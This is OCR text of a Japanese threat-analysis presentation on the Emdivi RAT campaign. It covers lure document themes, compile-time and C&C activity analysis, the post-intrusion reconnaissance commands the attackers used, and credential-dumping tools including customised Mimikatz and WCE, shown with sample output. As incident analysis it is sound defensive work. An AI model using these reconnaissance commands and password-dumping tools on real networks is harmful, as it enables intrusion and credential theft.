
- 医療費通知のお知らせ
- セミナーへの参加申込書
- 収支計算書
- 社員向けの保険金配当の案内
- 懇談会、講演会、勉強会、協議会の案内
- 複数社間の打ち合わせ議事録
- GW休日と緊急連絡先の一覧表
- 韓国沈没船に関する情報

Emdivi ドロッパーに残された痕跡




アンチウイルス製品の対策状況は百も承知

Backdoor.Emdiviの検体（2015年3～4月）



体系化されたバージョン管理





2014年8月

2015年1月

2015年7月


Emdivi RAT　コンパイル時刻の分析　（時刻＆曜日）






- 弊社で保有しているEmdivi RAT（148個、2015年11月4日時点）のコンパイル時刻を分析。
- UTC+8で見ると、一般的なサラリーマン・公務員の労働時間にほぼ収まる。
- 曜日で見ると、土日で作成されたRATがほとんどない。
- 個人によるものではなく、明確な目的を持った組織によって開発されたRATであると推測される。

Emdivi RAT コンパイル時刻の分析 （年月）



C&Cサーバ(指令サーバ)

Emdivi C&C　活動時間帯の分析



時刻 （UTC+8）

侵入後に使った内部偵察コマンド

- ipconfig /all
- net localgroup administrators
- net group “domain admins” /domain
- dir %logonserver%netlogon
- tasklist /v
- net view

```
c:¥Users¥[redacted]>net group "domain admins" /domain
この要求はドメイン [redacted].co.jp のドメイン コントローラーで処理されます。

グループ名      Domain Admins
コメント        ドメインの管理者

メンバー

-------------------------------------------------------------------------------
7[redacted]      7[redacted]      A[redacted]tor
a[redacted]6     a[redacted]4     C[redacted]MIN
c[redacted]min   d[redacted]in    F[redacted]User
H[redacted]MIN   H[redacted]min   i[redacted]
i[redacted]min   k[redacted]og    m[redacted]n
m[redacted]min   M[redacted]DA    M[redacted]tor
o[redacted]      S[redacted]min
コマンドは正常に終了しました。
```

侵入後に使ったツール

```
C:¥Users¥user05¥[illegible]>BrowserPasswordDump.exe

**********************************************************************
   Browser Password Dump v3.5 by SecurityXploded
   http://securityxploded.com/browser-password-dump.php
**********************************************************************
```

Browser	Username	Password	Website URL
Google Chrome	hoge@hogehogehoge.com	54321	http://2[illegible]
Firefox	user123	testpass	http://ww[illegible]
Firefox	chama	1111	http://ww[illegible]
Firefox	guest	password	http://h[illegible]
Internet Explorer	guest	testpwd1	http://w[illegible]
Internet Explorer	user789	123456	http://ww[illegible]

侵入後に使ったツール

```
C:¥Users¥[redacted]>mail_noArgv_final.exe

C:¥Users¥[redacted]>type result.log
================================================
Name                : test
Application         : Thunderbird
Email               : t[redacted].com
Server              : 192.168.1[redacted]
Server Port         :
Secured             : No
Type                : POP3
User                : [redacted]
Password            : [redacted]
Profile             :
Password Strength   : Medium
SMTP Server         :
SMTP Server Port    :
================================================
```


侵入後に使ったツール

```
C:¥Users¥user05¥Desktop¥hoge>gp.exe

Authentication Id:0;107180
Authentication Package:Kerberos
Primary User:user05
Authentication Domain:[illegible]

* User: user05
* Domain: [illegible]
* Password: user05
```

- ファイル名： gp.exe、Gp64.exe、mimikatz.exe、mimikat.exe
- Mimikatzと呼ばれるパスワードダンプツールがカスタマイズされていた。
- Mimikatz以外のパスワードダンプツールも使われた。
  - wce.exe - Windows Credential Editor
  - gse_se.exe - gsecdump
  - QuarksPwDump.exe - Quarks PwDump

侵入後に使ったツール

- ファイル名： msver.exe
- 偽のUAC（ユーザアカウント制御）ポップアップを表示し、パスワードの入力を促す。
- 入力されたパスワードは ps.txt へ書き込まれる。



